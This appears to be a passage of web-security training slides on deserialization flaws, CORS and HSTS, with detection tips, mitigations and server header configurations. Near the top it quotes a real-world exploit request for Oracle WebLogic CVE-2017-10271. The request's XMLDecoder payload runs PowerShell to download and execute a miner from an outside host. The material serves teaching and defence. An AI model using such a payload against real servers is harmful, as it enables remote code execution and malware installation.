- XStream Deserialization Vulnerabilities
 - Apache Struts2 REST Plugin - CVE-2017-9805
 - Atlassian Bamboo - CVE-2016-5229
 - Jenkins - CVE-2017-2608

Oracle WebLogic CVE-2017-10271 used for Cryptomining

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: [REDACTED]
User-Agent: python-requests/2.18.4
Accept-Encoding: gzip, deflate
Accept: /*
Connection: keep-alive
Content-Type: text/xml
Content-Length: 800

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope">
  <soapenv:Header>
    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
      <java version="1.8.0_131" class="java.beans.XMLDecoder">
        <void class="java.lang.ProcessBuilder">
          <array class="java.lang.String" length="3">
            <void index="0">
              <string>powershell</string>
            </void>
            <void index="1">
              <string>-Command</string>
            </void>
            <void index="2">
              <string>(New-Object System.Net.WebClient).DownloadFile('http://[REDACTED]/cranberry.exe','logic.exe');
                (New-Object -com Shell.Application).ShellExecute('logic.exe');
              </string>
            </void>
          </array>
          <void method="start"/></void>
        </java>
      </work:WorkContext>
    </soapenv:Header>
    <soapenv:Body>
  </soapenv:Body>
</soapenv:Envelope>
```

<https://www.fireeye.com/blog/threat-research/2018/02/cve-2017-10271-used-to-deliver-cryptominers.html>

How to Detect ?

- Python
 - pickle.load()
- Ruby
 - Marshal.load()
- Node.js
 - unserialize()
- Java
 - readObject()
 - XMLDecoder
 - XStream
- PHP
 - unserialize()

<https://lgtm.com/> → Search for the above functions in your code

<https://www.ripstech.com/> → Specifically for PHP

BlackBox Review

If the captured traffic data include the following patterns may suggest that the data was sent in Java serialization streams

- "AC ED 00 05" in Hex
- "rO0" in Base64
- Content-type = 'application/x-java-serialized-object'

https://www.owasp.org/index.php/Deserialization_Cheat_Sheet

.NET Deserialization

```

namespace BinaryFormatterDemo
{
    class Program
    {
        static void Main(string[] args)
        {
            string secretData = "This is Sample Data";
            string serealizedData = Convert.ToBase64String(SerializeData(secretData));
            Console.WriteLine("Serialized Data : " + serealizedData);
            Console.WriteLine("Deserialized Data : " + DeserializeData(Convert.
                FromBase64String(serealizedData)));
            Console.Read();
        }
        public static string DeserializeData(byte[] serealizedData)
        {
            MemoryStream memStream = new MemoryStream(serealizedData);
            BinaryFormatter binFormatter = new BinaryFormatter();
            return binFormatter.Deserialize(memStream).ToString(); Deserialization
        }
        public static byte[] SerializeData(string data)
        {
            MemoryStream memStream = new MemoryStream();
            BinaryFormatter binFormatter = new BinaryFormatter();
            binFormatter.Serialize(memStream, data); Serialization
            memStream.Seek(0, SeekOrigin.Begin);
            return memStream.ToArray();
        }
    }
}

```

```

Serialized Data :
AAEAAAD///AQAAAAAAAAGAQAAABNUaGlzIGlzIFNhXBsZSBEYXRhCw==

Deserialized Data :
This is Sample Data

```

.NET Deserialization

Top Serialization Methods:

- Binary serialization - Runtime serialization
- XML & SOAP Serialization
- Data Contract Serialization

Notes: Complete list can be all formatter mentioned in ysoserial.net

<https://github.com/pwntester/ysoserial.net>

Mitigation - Deserialization Vulnerabilities

- No easy solution for existing applications, worst case may require architectural overhaul
- Never provide user-controlled data directly to de(un)serialize functions
- Prefer JSON instead of serialization options
- Whitelist the classes you want to deserialize anything else goes /dev/null
- Automated solutions
 - <https://github.com/kantega/notsoserial> → Deserialization Firewall
 - <https://github.com/ikkisoft/SerialKiller> → Lookahead Deserializer



Further Reading

- Deserialization Discussion Paper

<https://cdn.aws.waratek.com/v2/wp-content/uploads/2016/12/Deserialization-Discussion-Paper-20161206e.pdf>

- Java Deserialization Cheatsheet (Plenty of Libraries and Formats explained)

<https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet>

- .NET Deserialization Primer

https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pdf

- XMLDecoder Remote Code Execution

<http://blog.diniscruz.com/2013/08/using-xmldecoder-to-execute-server-side.html>

Further Reading

- Exploiting ViewState Deserialization using Blacklist3r and YSoSerial.Net – Deserialization
<https://www.notsosecure.com/exploiting-viewstate-deserialization-using-blacklist3r-and-yoserial-net/>
- XStream Remote Code Execution
<http://blog.diniscruz.com/2013/12/xstream-remote-code-execution-exploit.html>
- OWASP Deserialization cheat sheet
[https://cheatsheetseries.owasp.org/cheatsheets/Deserialization Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html)

Client Side Security

Client Side Security

- Same Origin Policy
 - CORS
- HTTP Response Headers
 - Strict Transport Security
 - Secure, HttpOnly and SameSite Cookie attributes
 - X-Frame-Options
 - Cross Origin Resource Sharing
 - Content-Security-Policy
 - Referrer Policy




Same Origin Policy (SOP)

- An important concept of web application security
- Content from one web page can be accessed by some other page only if they have the same origin




SOP in Action




Cross Origin Resource Sharing(CORS)

- CORS is a mechanism that allows a web page to make cross domain XMLHttpRequest.
- For legitimate and trusted requests to gain access to authorized data from other domains
- Think of cross application data sharing models i.e. `webdevsecurity.com` attempting to access `api.webdevsecurity.com`
- Allows data to be exchanged with trusted sites while using a relaxed Same Origin Policy mode
- Application APIs exposed to trusted domains require CORS to be accessible over the SOP



How CORS works?



Preflight Request

```
OPTIONS /api/v2/users HTTP/1.1
Host: localhost:5255
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: x-csrf-token
Origin: null
Connection: close
```

```
HTTP/1.1 200 OK
Allow: OPTIONS, TRACE, GET, HEAD, POST
Server: Microsoft-IIS/10.0
Public: OPTIONS, TRACE, GET, HEAD, POST
X-Powered-By: ASP.NET
Access-Control-Allow-Origin: notsosecure.com
Access-Control-Allow-Headers: x-csrf-token
Date: Fri, 14 Jun 2016 05:38:49 GMT
Connection: close
Content-Length: 0
```

CORS HTTP Headers

Request Headers	
Origin	Indicates the origin of the cross-site access request or preflight request
Access-Control-Request-Headers	Used when issuing a preflight request to indicate the HTTP method that will be used when the actual request is made
Access-Control-Request-Method	Used when issuing a preflight request to indicate the HTTP headers that will be used when the actual request is made
Response Headers	
Access-Control-Allow-Origin	Specifies a URI that may access the resource
Access-Control-Expose-Headers	Allows the server to whitelist a set of headers
Access-Control-Max-Age	Defines the time for which the preflight request results can be cached
Access-Control-Allow-Credentials	Indicates whether or not the response can be exposed when the credentials flag is true
Access-Control-Allow-Methods	Specifies the method/s allowed when accessing the resource
Access-Control-Allow-Headers	Used in response to a preflight request to indicate which HTTP headers can be used when making the actual request.

Excessive CORS

```
HTTP/1.1 200 OK
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: *
Cache-control: no-cache="set-cookie"
Content-Type: application/json; charset=UTF-8
Date: Wed, 18 Nov 2015 13:22:36 GMT
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=E666D849470010E594B9E23433A9E6D9; Path=/
```

Configuring CORS

- Nginx

```
add_header 'Access-Control-Allow-Origin' 'notsosecure.com';
add_header 'Access-Control-Allow-Methods' 'GET, POST, OPTIONS';
add_header 'Access-Control-Allow-Headers' 'DNT, X-
CustomHeader, Keep-Alive, User-Agent, X-Requested-With, If-Modified-
Since, Cache-Control, Content-Type';
```

- Apache

```
Header set Access-Control-Allow-Origin "notsosecure.com"
Header always set Access-Control-Allow-Headers "X-Requested-With,
Content-Type, Origin, Authorization, Accept, Client-Security-
Token, Accept-Encoding"
Header always set Access-Control-Allow-Methods "POST, GET,
OPTIONS, DELETE, PUT"
```

Configuring CORS

- IIS

```
<add name="Access-Control-Allow-Origin"  
value="notsosecure.com" />  
<add name="Access-Control-Allow-Methods" value="GET, OPTIONS  
, PUT, POST, DELETE, HEAD" />  
<add name="Access-Control-Allow-Headers" value="Origin, X-  
Requested-With, Content-Type, Accept" />
```

Further Reading


- CORS a guided tour

<https://medium.com/statuscode/cors-a-guided-tour-4e72230a8739>

Transport Layer Protections: HSTS

- HTTP Strict Transport Security
- Forces subsequent requests to be only over HTTPS
- Invalid Certificate not allowed

`Strict-Transport-Security: max-age=31536000; includeSubDomains;preload`



HSTS in HTTP Response


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 49920
Connection: close
Date: Wed, 15 Jun 2015 10:17:21 GMT
Server: Apache
Set-Cookie: JSESSIONID=FE02E52B0DF5D1E5E65B301F6F11293C; Path=/; Secure; HttpOnly
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Vary: Accept-Encoding
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
```

max-age (time in seconds) – This is the time for which the browser remembers the current domain and redirects it from HTTP to HTTPS.

includeSubDomains – This ensures that all the subdomains are also governed

Preload – Preloaded HSTS sites maintained by Chromium followed by all major browsers

